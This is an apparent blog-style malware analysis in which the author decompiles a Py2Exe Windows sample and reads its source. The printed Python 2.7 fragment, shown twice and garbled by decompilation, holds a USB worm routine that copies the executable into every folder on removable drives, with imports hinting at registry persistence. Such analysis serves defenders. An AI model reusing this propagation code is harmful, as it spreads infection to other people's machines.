
```
 _  .-')    ('-.     _ (`-.                      ('-.  ) (`-.       ('-.
( \( -O ) _(  OO)   ( (OO  )                   _(  OO)  ( OO ).    _(  OO)
 ,------.(,------. _.`     \ ,--.   ,--.------.(,------.(_/.  \_)-.(,------.
 |   /`. '|  .---'(__...--''  \  `.'  / ,-.   \|  .---' \   `.'  /  |  .---'
 |  /  | ||  |     |  /  | |.-')    /'-'  |  ||  |       \      /\  |  |
 |  |_.' (|  '--.  |  |_.' (OO  \  /    .'  /(|  '--.    \     \ | (|  '--.
 |  .  '.'|  .--'  |  .___.'|  /  /\_ .'  /__|  .--'    .'    \_) |  .--'
 |  |\  \ |  `---. |  |      `-./  /.__)      ||  `---. /  .'.  \ |  `---.
 `--' '--'`------' `--'        `--'    `-------'`------''--'  '--' `------'
              Reverse Engineering Py2Exe
                                                 by: Alisson Moretto (4w4k3)

                                                         4w4k3@protonmail.com

                                                              Version: 0.4


Everything is OK!
 [*] Done : /Users/thatguy/rePy2exe/out.py
➜  rePy2exe git:(master) ✗ 
```

So…it *looks* like it worked…but I don’t expect to see a 250M Python script.




```
➜  rePy2exe git:(master) ✗ ll out.py
-rw-r--r--  1 thatguy  staff   250M Feb 13 23:32 out.py
```

Still…when I opened it, it *looked* like a Python script.



```
# Source Generated with Decompyle++
# File: test0.py.pyc (Python 2.7)

from ctypes import windll
from os import path, makedirs, chmod, walk, path, unlink, stat, startfile
from _winreg import ConnectRegistry, HKEY_CURRENT_USER, OpenKey, KEY_ALL_ACCESS, SetValueEx, CloseKey, REG
_SZ, QueryValueEx
from shutil import copy
from stat import S_IWRITE, S_IRUSR, S_IRGRP, S_IROTH
from time import sleep
from threading import Thread
from sys import argv
from csv import DictReader
from subprocess import Popen, PIPE
from datetime import date
dirur = u'C:\\\\boots'
dir0 = 'C:\\boots\\'
dirur1 = u'D:\\\\boots'
dir1 = 'D:\\boots\\'
file0 = path.basename(argv[0])
file1 = 'syswin.exe'
file2 = path.join(path.dirname(argv[0]), path.basename(argv[0]))
import win32api
from win32file import DRIVE_FIXED, GetDriveType, DRIVE_REMOVABLE

class thr_usb(Thread):

    def __init__(self):
        Thread.__init__(self)


    def run(self):
        while None:

            try:
                drives = win32api.GetLogicalDriveStrings().split('\x00')[:-1]
                for usb0 in drives:
                    if GetDriveType(usb0) == DRIVE_REMOVABLE:
                        for (root, dirnames, filenames) in walk(usb0):
                            for dirname in dirnames:

                                try:
                                    copy(file2, path.join(root, dirname + '.exe'))
                                except:
                                    pass


                                try:
                                    copy(file2, path.join(root, dirname + '\\' + dirname + '.exe'))
                                continue
                                continue




            continue
            continue
```


On scrolling down, it was clear that the only issue (and what caused the segfault) was that it printed the Python script over and over and over until it segfaulted at 250M…so, all I had to do is find where the first one ended, copy/pasta, and then I could tear it apart.



```
➜ Desktop ll out.py
-rw-r--r--  1 thatguy  staff   6.0K Feb 13 20:39 out.py
```


This is a bit more manageable.

Now, to read the thing.




```
from ctypes import windll
from os import path, makedirs, chmod, walk, path, unlink, stat, startfile
from _winreg import ConnectRegistry, HKEY_CURRENT_USER, OpenKey, KEY_ALL_ACCESS, SetValueEx, CloseKey, REG
_SZ, QueryValueEx
from shutil import copy
from stat import S_IWRITE, S_IRUSR, S_IRGRP, S_IROTH
from time import sleep
from threading import Thread
from sys import argv
from csv import DictReader
from subprocess import Popen, PIPE
from datetime import date
dirur = u'C:\\\\boots'
dir0 = 'C:\\boots\\'
dirur1 = u'D:\\\\boots'
dir1 = 'D:\\boots\\'
file0 = path.basename(argv[0])
file1 = 'syswin.exe'
file2 = path.join(path.dirname(argv[0]), path.basename(argv[0]))
import win32api
from win32file import DRIVE_FIXED, GetDriveType, DRIVE_REMOVABLE

class thr_usb(Thread):

    def __init__(self):
        Thread.__init__(self)


    def run(self):
        while None:

            try:
                drives = win32api.GetLogicalDriveStrings().split('\x00')[:-1]
                for usb0 in drives:
                    if GetDriveType(usb0) == DRIVE_REMOVABLE:
                        for (root, dirnames, filenames) in walk(usb0):
                            for dirname in dirnames:

                                try:
                                    copy(file2, path.join(root, dirname + '.exe'))
                                except:
                                    pass


                                try:
                                    copy(file2, path.join(root, dirname + '\\' + dirname + '.exe'))
                                continue
                                continue



            continue
            continue




class thr_cible(Thread):
```

So, imports and var declarations, then we see that it’s got functionality to copy itself to USB. Awesome.



